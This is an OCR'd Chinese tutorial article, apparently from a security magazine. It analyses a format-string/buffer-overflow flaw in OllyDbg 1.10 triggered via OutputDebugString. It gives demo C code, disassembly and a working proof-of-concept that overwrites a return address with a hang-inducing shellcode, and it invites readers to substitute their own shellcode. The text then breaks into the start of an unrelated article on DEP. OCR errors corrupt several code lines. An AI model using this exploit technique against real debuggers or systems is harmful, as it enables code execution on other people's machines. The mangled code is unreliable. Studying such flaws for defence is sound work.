前置知识：汇编语言、缓冲区溢出基本原理

菜鸟版Exploit编写指南之三十六

OllyDBG Format String 0Day 分析与利用

文/图 gyzy[江苏大学信息安全系&EST]

OllyDBG作为一款Ring3下的调试器，凭借优异的性能博得了广大密界爱好者的一致肯定，但就在最近，milw0rm上公布了一个OD 0Dday的POC(OllyDbg v110 Local Format String Exploit)。以前写了很多栈溢出的漏洞，却很少有Format String的漏洞，这次OD给我们提供了一个熟悉Format String问题的机会(只有原版的OD存在此问题，看雪论坛的修改版OllyIce不存在此问题)。

可能大家对格式化串漏洞不太熟悉，格式化串其实也是很严重的漏洞，轻则泄露敏感信息，重则可以导致执行任意代码。这次OD出现的问题就是对格式化串过滤不严间接导致了缓冲区溢出的发生，保存在栈中的返回地址被覆盖。那么，哪些函数会引起格式化串漏洞呢？printf、fprintf、sprintf、snprintf、vfpri ntf、vprintf、vsprintf和vsnprintf这些库函数就可能导致此类漏洞。我们先来看一个简单的例子，代码如下。

```
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char *argv[] )
{
if( argc != 2 )
{
printf("输入一个字符串\n");
return 1;
}
printf( argv[1] );
printf( "\n" );
return 0;
}
```

程序很简单，就是打印程序的参数，比如参数为"Hello,world"，那么程序就会输出"Hello,world"。假如我们输入的是"%d"又会怎么样呢？结果如图1所示。4198693是十进制，16进制就是401125。正常打印一个十进制数值应该是带参数的，比如printf(? d? i)，i就是一个整形变量。这里我们省略了后者，当所有参数压栈完毕调用printf函数的时候，printf并不能检查参数的正确性，只是机械式的从栈中取值作为参数，也就是我们看到的4198693，这个时候堆栈就被破坏了，栈中的信息就泄露了(比如密码一类的敏感信息的安全这时候就受到了威胁)。这只是一个简单的例子，现实中可能并不存在这样的漏洞，但却揭示了格式化串问题的严重性。假如提供的参数是"%n"并经过精心构造的话，可以导致往任意内存地址写数据，这也就意味着可以使存在漏洞的程序执行我们提交的任意代码。




图1

OD这一次出现问题的函数并不是printf，而是sprintf。尽管OD已经对OutputDebugString输出的字符串进行了长度检查，只接受255个字节，但是由于没有对提供的参数进行检查，所以间接导致了缓冲区的溢出，我简单模拟了出现问题的代码，具体如下。

```
#include <stdio.h>
void fun()
{
char para[10];
sprintf(para,? 12uAAAAAAAAAAAAAAAAAAAAA? ;
}
void main()
{
fun();
}
```

这段代码关键之处在于"%12u"表示把显示的无符号整数扩展成12位，不足位以空格补足。由于para参数只有10个字节，所以保存在栈中的返回地址会被我们提供的AAAA覆盖，结果如图2所示。

只要我们恶意调用OutputDebugString函数就可以使OD的EIP被我们提交的数据覆盖。例如OutputDebugString(? 4602d 0x90 0x90.....? ，我们构造这样的一个字符串输出，看看OD的反应，结果如图3所示。%4602d表示将字符串扩展成4602个字节，呵




图2





图3

呵，够长吧？

我们可以用OllyIce来调试原版的OD。原版OD再运行被调试程序（怎么有点像无间道），简单的跟踪以后，最终定位出问题的代码。由于栈中0012DA90保存的返回地址被覆盖，0042E258处的RETN指令将导致EIP被控制，如图4所示。在OC中给0012DA8C下硬断，看究竟是什么地方覆盖了0012DA90处的值，结果定位到如下指令将0012DA90处的返回地址给覆盖了。


图4


```
004A353D  |.  8B4D 10  MOV ECX,[ARG.3]
004A3540  |.  8BD1     MOV EDX,ECX
004A3542  |.  D1E9     SHR ECX,1
004A3544  |.  D1E9     SHR ECX,1
004A3546  |.  FC       CLD
004A3547  |.  F3:A5    REP MOVS DWORD PTR
ES:[EDI],DWORD PTR DS>
```

从这段代码可以看出来，导致错误的原因很明显。OD只对OutputDebugString输出的长度进行了检查，但是却没有对内容进行过滤，使得里面的格式串引发了缓冲区溢出。这个漏洞总给人感觉是鸡肋，没什么利用价值，不过用作一种反调试的手段也算可以，可以让OD进入死循环。以下是我修改过的用作反调试的POC代码，ShellCode就是简单的跳转指令。

```
#include <windows.h>
#include <stdio.h>
#define FORMAT_STRING ? 4602d? #pragma comment(linker,? ENTRY:WinMain?
char shellcode[] ="\xEB\xFE";
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{
    char* pszEvilBuffer;
    ULONG ulEvilBufSize;
    DWORD dwRetAddr = 0x7FFA4512;
    ulEvilBufSize = sizeof(FORMAT_STRING) + sizeof(dwRetAddr) + sizeof(shellcode);

    pszEvilBuffer = (char*)malloc(ulEvilBufSize);
    memset(pszEvilBuffer,0x90,ulEvilBufSize);
    int i = 0;
    memcpy(pszEvilBuffer+i, FORMAT_STRING, sizeof(FORMAT_STRING)-1);
    i += sizeof(FORMAT_STRING)-1;
    memcpy(pszEvilBuffer+i, &dwRetAddr, sizeof(dwRetAddr));
    i += sizeof(dwRetAddr);
    memcpy(pszEvilBuffer+i, shellcode, sizeof(shellcode)-1);
    // 输出调试字符串
    OutputDebugString(pszEvilBuffer);
    free(pszEvilBuffer);
    return 0;
}
```


我们用OD调试一下看看效果，结果如图5所示。OD的CPU占用率达到100％了（我的机子是双核，所以是50％）。有兴趣的读者朋友还可以修改Shellcode，不过长度不能超过255字节。


图5

本文介绍了针对已发布的POC进行改写利用的一些方法和心得，并给了相关实例，希望对感兴趣的朋友能起到抛砖引玉的作用。文章写的比较仓促，错误疏漏在所难免，敬请广大读者指正，衷心祝愿大家猪年快乐，有任何问题欢迎大家到黑防论坛或者我的博客www.gyzy.org留言讨论。

适合读者：溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理

SP2下利用TEB执行ShellCode



文/图 王炜/ ww0830

Windows XP SP2和Windows 2003 SP1系统中都加入了数据执行保护(DEP)技术。只要CPU支持DEP，且在系统上启用，那么程序的堆栈和默认堆都不能执行代码，这样可以防止一般的溢出攻击。

不可执行保护

默认情况下，Windows上DEP的默认设置是"仅为基本Windows程序和服务启动DEP"。如果要改变其设置，可以右键点击"我的电脑－＞属性"，在"系统属性"页中选择"高级"标签，点击"性能"的设置按钮，就可以在"性能选项"里查看"数据执行保护"，如图1 所示。我们改选成"为除下列选定程序之外的所有程序和服务启用DEP"，点击"确定"按钮后重启计算机，就在Windows XP SP2上对所有程序开启了DEP保护。


